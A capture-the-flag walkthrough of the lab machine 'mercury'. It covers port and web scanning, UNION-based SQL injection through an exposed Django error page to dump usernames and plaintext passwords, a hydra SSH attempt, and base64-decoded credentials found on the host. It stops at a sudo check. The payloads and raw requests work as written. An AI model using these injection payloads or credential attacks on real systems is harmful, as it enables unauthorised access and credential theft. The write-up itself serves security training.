Machine name: mercury
ip: 192.168.56.117

```
┌──[user@parrot]─[~]
└─$sudo nmap -sP 192.168.56.2-254 --exclude 192.168.56.106
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-21 21:05 +08
Nmap scan report for 192.168.56.100
Host is up (0.00013s latency).
MAC Address: 08:00:27:A7:88:7E (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.117
Host is up (0.00017s latency).
MAC Address: 08:00:27:EB:69:04 (Oracle VirtualBox virtual NIC)
Nmap done: 252 IP addresses (2 hosts up) scanned in 9.25 seconds
```

confirmed by netdiscover

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 480
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.1    0a:00:27:00:00:11      1      60  Unknown vendor
192.168.56.100  08:00:27:a7:88:7e      2     120  PCS Systemtechnik GmbH
192.168.56.117  08:00:27:eb:69:04      5     300  PCS Systemtechnik GmbH
```

nmap scan:
2 tcp ports open – 22, 8080

```
┌──[root@parrot]─[/home/user]
└─#nmap -sC -sV -p- 192.168.56.117
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-21 21:06 +08
Nmap scan report for mercury (192.168.56.117)
Host is up (0.044s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c8:24:ea:2a:2b:f1:3c:fa:16:94:65:bd:c7:9b:6c:29 (RSA)
|   256 e8:08:a1:8e:7d:5a:bc:5c:66:16:48:24:57:0d:fa:b8 (ECDSA)
|_  256 2f:18:7e:10:54:f7:b9:17:a2:11:1d:8f:b3:30:a5:2a (ED25519)
```


```
8080/tcp open  http-proxy WSGIServer/0.2 CPython/3.8.2
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Mon, 21 Jun 2021 02:42:55 GMT
|     Server: WSGIServer/0.2 CPython/3.8.2
|     Content-Type: text/html
|     X-Frame-Options: DENY
|     Content-Length: 2366
|     X-Content-Type-Options: nosniff
|     Referrer-Policy: same-origin
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta http-equiv="content-type" content="text/html; charset=utf-8">
|     <title>Page not found at /nice ports,/Trinity.txt.bak</title>
|     <meta name="robots" content="NONE,NOARCHIVE">
|     <style type="text/css">
|     html * { padding:0; margin:0; }
|     body * { padding:10px 20px; }
|     body * * { padding:0; }
|     body { font:small sans-serif; background:#eee; color:#000; }
|     body>div { border-bottom:1px solid #ddd; }
|     font-weight:normal; margin-bottom:.4em; }
|     span { font-size:60%; color:#666; font-weight:normal; }
|     table { border:none; border-collapse: collapse; width:100%; }
|     vertical-align:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Mon, 21 Jun 2021 02:42:55 GMT
|     Server: WSGIServer/0.2 CPython/3.8.2
|     Content-Type: text/html; charset=utf-8
|     X-Frame-Options: DENY
|     Content-Length: 69
|     X-Content-Type-Options: nosniff
|     Referrer-Policy: same-origin
|     Hello. This site is currently in development please check back later.
```

```
|   RTSPRequest:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: WSGIServer/0.2 CPython/3.8.2
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
```

nmap udp scan, nothing special

```
┌──[root@parrot]─[/home/user]
└──╼ #nmap -sU mercury
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-21 21:07 +08
Nmap scan report for mercury (192.168.56.117)
Host is up (0.00067s latency).
Not shown: 999 closed ports
PORT    STATE         SERVICE
68/udp open|filtered dhcpc
MAC Address: 08:00:27:EB:69:04 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1084.69 seconds
┌──[root@parrot]─[/home/user]
└──╼ #
```

port 80 enum: Error message will be useful later to dig myself out of rabbit hole



nikto output: nothing significant

```
┌──[✗]─[user@parrot]─[~]
└──╼ $nikto -h http://mercury:8080
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.117
+ Target Hostname:    mercury
+ Target Port:        8080
+ Start Time:         2021-06-21 21:08:12 (GMT8)
---------------------------------------------------------------------------
+ Server: WSGIServer/0.2 CPython/3.8.2
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-17113: /SilverStream: SilverStream allows directory listing
+ Server banner has changed from 'WSGIServer/0.2 CPython/3.8.2' to 'WSGIServer/0.2 Python/3.8.2' which may suggest a WAF, load balancer or proxy is in place
+ 7691 requests: 0 error(s) and 2 item(s) reported on remote host
+ End Time:           2021-06-21 21:12:17 (GMT8) (245 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

ffuf medium directory scan: nothing significant

```
┌[user@parrot]-[~]
└─ $ffuf -r -c -w /SecLists/Discovery/Web-Content/raft-medium-directories.txt -u http://mercury:8080/FUZZ

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://mercury:8080/FUZZ
 :: Wordlist         : FUZZ: /SecLists/Discovery/Web-Content/raft-medium-directories.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

                        [Status: 200, Size: 69, Words: 11, Lines: 1]
:: Progress: [30000/30000] :: Job [1/1] :: 377 req/sec :: Duration: [0:03:10] :: Errors: 2 ::
┌[user@parrot]-[~]
└─ $
```


ffuf medium file scan: nothing significant

```
┌[user@parrot]-[~]
└─ $ffuf -r -c -w /SecLists/Discovery/Web-Content/raft-medium-files.txt -u http://mercury:8080/FUZZ

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://mercury:8080/FUZZ
 :: Wordlist         : FUZZ: /SecLists/Discovery/Web-Content/raft-medium-files.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

robots.txt              [Status: 200, Size: 26, Words: 4, Lines: 2]
:: Progress: [17128/17128] :: Job [1/1] :: 96 req/sec :: Duration: [0:02:19] :: Errors: 0 ::
┌[user@parrot]-[~]
└─ $
```


robots.txt output: nothing significant

```
┌[user@parrot]-[~]
└─ $curl http://mercury:8080/robots.txt
User-agent: *
Disallow: /┌[user@parrot]-[~]
└─ $
```


main webpage:



Realized the key is in the error message
http://mercury:8080/mercuryfacts/



Clues to move forward:



Still todo:

- Add CSS.
- Implement authentication (using users table)
- Use models in django instead of direct mysql call
- All the other stuff, so much!!!

http://mercury:8080/mercuryfacts/1'/
SQL query in the backend:

/home/webmaster/mercury_proj/mercury_facts/views.py, line 14, in fact

```
14.     return HttpResponse('Fact id: ' + fact_id + '. ' + str(get_fact_from_db(fact_id)))
```

▶ Local vars

/home/webmaster/mercury_proj/mercury_facts/views.py, line 18, in get_fact_from_db

```
18.         cursor.execute('SELECT fact FROM facts WHERE id = ' + fact_id)
```


▶ Local vars

Detailed error message


META

Variable	Value
CONTENT_LENGTH	''
CONTENT_TYPE	'text/plain'
DJANGO_SETTINGS_MODULE	'mercury_proj.settings'
GATEWAY_INTERFACE	'CGI/1.1'
HOME	'/home/webmaster'
HTTP_ACCEPT	'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8'
HTTP_ACCEPT_ENCODING	'gzip, deflate'
HTTP_ACCEPT_LANGUAGE	'en-US,en;q=0.5'
HTTP_CONNECTION	'close'
HTTP_DNT	'1'
HTTP_HOST	'mercury:8080'
HTTP_SEC_GPC	'1'
HTTP_UPGRADE_INSECURE_REQUESTS	'1'
HTTP_USER_AGENT	'Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0'
INVOCATION_ID	'02b77aa6924e4388bb7934265ec5591c'
JOURNAL_STREAM	'9:21090'
LANG	'en_GB.UTF-8'
LOGNAME	'webmaster'
PATH	'/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin'
PATH_INFO	"/mercuryfacts/1'/"
PWD	'/'
QUERY_STRING	''
REMOTE_ADDR	'192.168.56.106'
REMOTE_HOST	''
REQUEST_METHOD	'GET'
RUN_MAIN	'true'
SCRIPT_NAME	''
SERVER_NAME	'mercury'
SERVER_PORT	'8080'
SERVER_PROTOCOL	'HTTP/1.1'
SERVER_SOFTWARE	'WSGIServer/0.2'
SHELL	'/bin/bash'
SHLVL	'1'
TZ	'UTC'
USER	'webmaster'
_	'/usr/bin/python3'
wsgi.errors	<_io.TextIOWrapper name='<stderr>' mode='w' encoding='utf-8'>
wsgi.file_wrapper	<class 'wsgiref.util.FileWrapper'>
wsgi.input	<django.core.handlers.wsgi.LimitedStream object at 0x7f29a109b5b0>
wsgi.multiprocess	False
wsgi.multithread	True
wsgi.run_once	False
wsgi.url_scheme	'http'
wsgi.version	(1, 0)


http://mercury:8080/mercuryfacts/1%20or%201=1%20--/




Determine column:
1 union select 'abcd' –



Disclose version:
8.0.21-0ubuntu0.20.04.4



Disclose available database:
information_schema
mercury



Disclose table schema, table name, column name:
1 union SELECT concat('table schema: ', table_schema, ' , table: ', table_name, ' , column: ', column_name) FROM information_schema.columns –

Request

Pretty Raw \n Actions

```
GET
/mercuryfacts/%31%20%75%6e%69%6f%6e%20%53%45%4c%45%43%54%20%63%6f%6e%63%61%74%28%27%74%61%62%6c%65%20%73
%63%68%65%6d%61%3a%20%27%2c%20%74%61%62%6c%65%5f%73%63%68%65%6d%61%2c%20%27%20%2c%20%74%61%62%6c%65%3a%2
0%27%2c%20%74%61%62%6c%65%5f%6e%61%6d%65%2c%20%27%20%2c%20%63%6f%6c%75%6d%6e%3a%20%27%2c%20%63%6f%6c%75%
6d%6e%5f%6e%61%6d%65%29%20%46%52%4f%4d%20%69%6e%66%6f%72%6d%61%74%69%6f%6e%5f%73%63%68%65%6d%61%2e%63%6f
%6c%75%6d%6e%73%20%20%2d%2d/ HTTP/1.1
Host: mercury:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
Cache-Control: max-age=0
```

```
information_schema , table: VIEW_TABLE_USAGE , column: VIEW_NAME',), ('table schema: information_schema
, table: VIEW_TABLE_USAGE , column: VIEW_SCHEMA',), ('table schema: mercury , table: facts , column:
fact',), ('table schema: mercury , table: facts , column: id',), ('table schema: mercury , table: users
, column: id',), ('table schema: mercury , table: users , column: password',), ('table schema: mercury ,
 table: users , column: username',))
```

Disclose username, password:
1 union SELECT concat('username: ', username, ' , password: ', password) from users –

Request

Pretty Raw \n Actions

```
GET
/mercuryfacts/%31%20%75%6e%69%6f%6e%20%53%45%4c%45%43%54%20%63%6f%6e%63%61%74%28%27%75%73%65%72%6e%61%6
d%65%3a%20%27%2c%20%75%73%65%72%6e%61%6d%65%2c%20%27%20%2c%20%70%61%73%73%77%6f%72%64%3a%20%27%2c%20%70
%61%73%73%77%6f%72%64%29%20%66%72%6f%6d%20%75%73%65%72%73%20%2d%2d/ HTTP/1.1
Host: mercury:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Date: Mon, 21 Jun 2021 03:57:12 GMT
Server: WSGIServer/0.2 CPython/3.8.2
Content-Type: text/html; charset=utf-8
X-Frame-Options: DENY
Content-Length: 351
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin

Fact id: 1 union SELECT concat('username: ', username, ' , password: ', password) from users --.
(('Mercury does not have any moons or rings.',), ('username: john , password: johnny1987',), ('username:
 laura , password: lovemykids111',), ('username: sam , password: lovemybeer111',), ('username: webmaster
 , password: mercuryisthesizeof0.056Earths',))
```

john: johnny1987
laura: lovemykids111
sam: lovemybeer111
webmaster: mercuryisthesizeof0.056Earths

brute force successful:
username – webmaster
password - mercuryisthesizeof0.056Earths

```
┌─[user@parrot]─[/tmp/mercury]
└──╼ $hydra -L user.txt -P pass.txt ssh://mercury -vV -f -I
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-21 22:30:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), ~1 try per task
[DATA] attacking ssh://mercury:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://john@192.168.56.117:22
[INFO] Successful, password authentication is supported by ssh://192.168.56.117:22
[ATTEMPT] target mercury - login "john" - pass "johnny1987" - 1 of 16 [child 0] (0/0)
[ATTEMPT] target mercury - login "john" - pass "lovemykids111" - 2 of 16 [child 1] (0/0)
[ATTEMPT] target mercury - login "john" - pass "lovemybeer111" - 3 of 16 [child 2] (0/0)
[ATTEMPT] target mercury - login "john" - pass "mercuryisthesizeof0.056Earths" - 4 of 16 [child 3] (0/0)
[ATTEMPT] target mercury - login "laura" - pass "johnny1987" - 5 of 16 [child 4] (0/0)
[ATTEMPT] target mercury - login "laura" - pass "lovemykids111" - 6 of 16 [child 5] (0/0)
[ATTEMPT] target mercury - login "laura" - pass "lovemybeer111" - 7 of 16 [child 6] (0/0)
[ATTEMPT] target mercury - login "laura" - pass "mercuryisthesizeof0.056Earths" - 8 of 16 [child 7] (0/0)
[ATTEMPT] target mercury - login "sam" - pass "johnny1987" - 9 of 16 [child 8] (0/0)
[ATTEMPT] target mercury - login "sam" - pass "lovemykids111" - 10 of 16 [child 9] (0/0)
[ATTEMPT] target mercury - login "sam" - pass "lovemybeer111" - 11 of 16 [child 10] (0/0)
[ATTEMPT] target mercury - login "sam" - pass "mercuryisthesizeof0.056Earths" - 12 of 16 [child 11] (0/0)
[ATTEMPT] target mercury - login "webmaster" - pass "johnny1987" - 13 of 16 [child 12] (0/0)
[ATTEMPT] target mercury - login "webmaster" - pass "lovemykids111" - 14 of 16 [child 13] (0/0)
[ATTEMPT] target mercury - login "webmaster" - pass "lovemybeer111" - 15 of 16 [child 14] (0/0)
[ATTEMPT] target mercury - login "webmaster" - pass "mercuryisthesizeof0.056Earths" - 16 of 16 [child 15] (0/0)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: disconnected
[ERROR] ssh protocol error
[REDO-ATTEMPT] target mercury - login "webmaster" - pass "lovemykids111" - 17 of 18 [child 13] (1/2)
[REDO-ATTEMPT] target mercury - login "webmaster" - pass "mercuryisthesizeof0.056Earths" - 18 of 18 [child 15] (2/2)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[22][ssh] host: mercury   login: webmaster   password: mercuryisthesizeof0.056Earths
[STATUS] attack finished for mercury (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-21 22:30:04
┌─[user@parrot]─[/tmp/mercury]
└──╼ $
```

user flag:

```
┌─[user@parrot]─[/tmp/mercury]
└──╼ $ssh webmaster@mercury
The authenticity of host 'mercury (192.168.56.117)' can't be established.
ECDSA key fingerprint is SHA256:KiFjfP9F4SukGQNjXx2NtAHG5fv38BHGykQZdzb6Ykc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'mercury,192.168.56.117' (ECDSA) to the list of known hosts.
webmaster@mercury's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 21 Jun 04:05:55 UTC 2021

  System load:  0.0               Processes:               105
  Usage of /:   75.6% of 4.86GB   Users logged in:         0
  Memory usage: 30%               IPv4 address for enp0s3: 192.168.56.117
  Swap usage:   0%


22 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Sep  1 13:57:14 2020 from 192.168.31.136
webmaster@mercury:~$ sudo -l
[sudo] password for webmaster:
Sorry, user webmaster may not run sudo on mercury.
webmaster@mercury:~$ cat user_flag.txt
[user_flag_8339915c9a454657bd60ee58776f4ccd]
webmaster@mercury:~$
```

creds found
linuxmaster:mercurymeandiameteris4880km

```
webmaster@mercury:~/mercury_proj$ cat /etc/passwd |grep linux
linuxmaster:x:1002:1002:,,,:/home/linuxmaster:/bin/bash
webmaster@mercury:~/mercury_proj$

webmaster@mercury:~$ cd mercury_proj/
webmaster@mercury:~/mercury_proj$ ls -lah
total 28K
drwxrwxr-x 5 webmaster webmaster 4.0K Aug 28  2020 .
drwx------ 4 webmaster webmaster 4.0K Sep  2  2020 ..
-rw-r--r-- 1 webmaster webmaster    0 Aug 27  2020 db.sqlite3
-rwxr-xr-x 1 webmaster webmaster  668 Aug 27  2020 manage.py
drwxrwxr-x 6 webmaster webmaster 4.0K Sep  1  2020 mercury_facts
drwxrwxr-x 4 webmaster webmaster 4.0K Aug 28  2020 mercury_index
drwxrwxr-x 3 webmaster webmaster 4.0K Aug 28  2020 mercury_proj
-rw------- 1 webmaster webmaster  196 Aug 28  2020 notes.txt
webmaster@mercury:~/mercury_proj$ less notes.txt
webmaster@mercury:~/mercury_proj$ echo bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK|base64 -d
mercuryisthesizeof0.056Earths
webmaster@mercury:~/mercury_proj$ cat notes.txt
Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==
webmaster@mercury:~/mercury_proj$ echo bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==|base64 -d
mercurymeandiameteris4880km
webmaster@mercury:~/mercury_proj$
```

linuxmaster able to run stuff as root:

```
linuxmaster@mercury:~$ sudo -l
[sudo] password for linuxmaster:
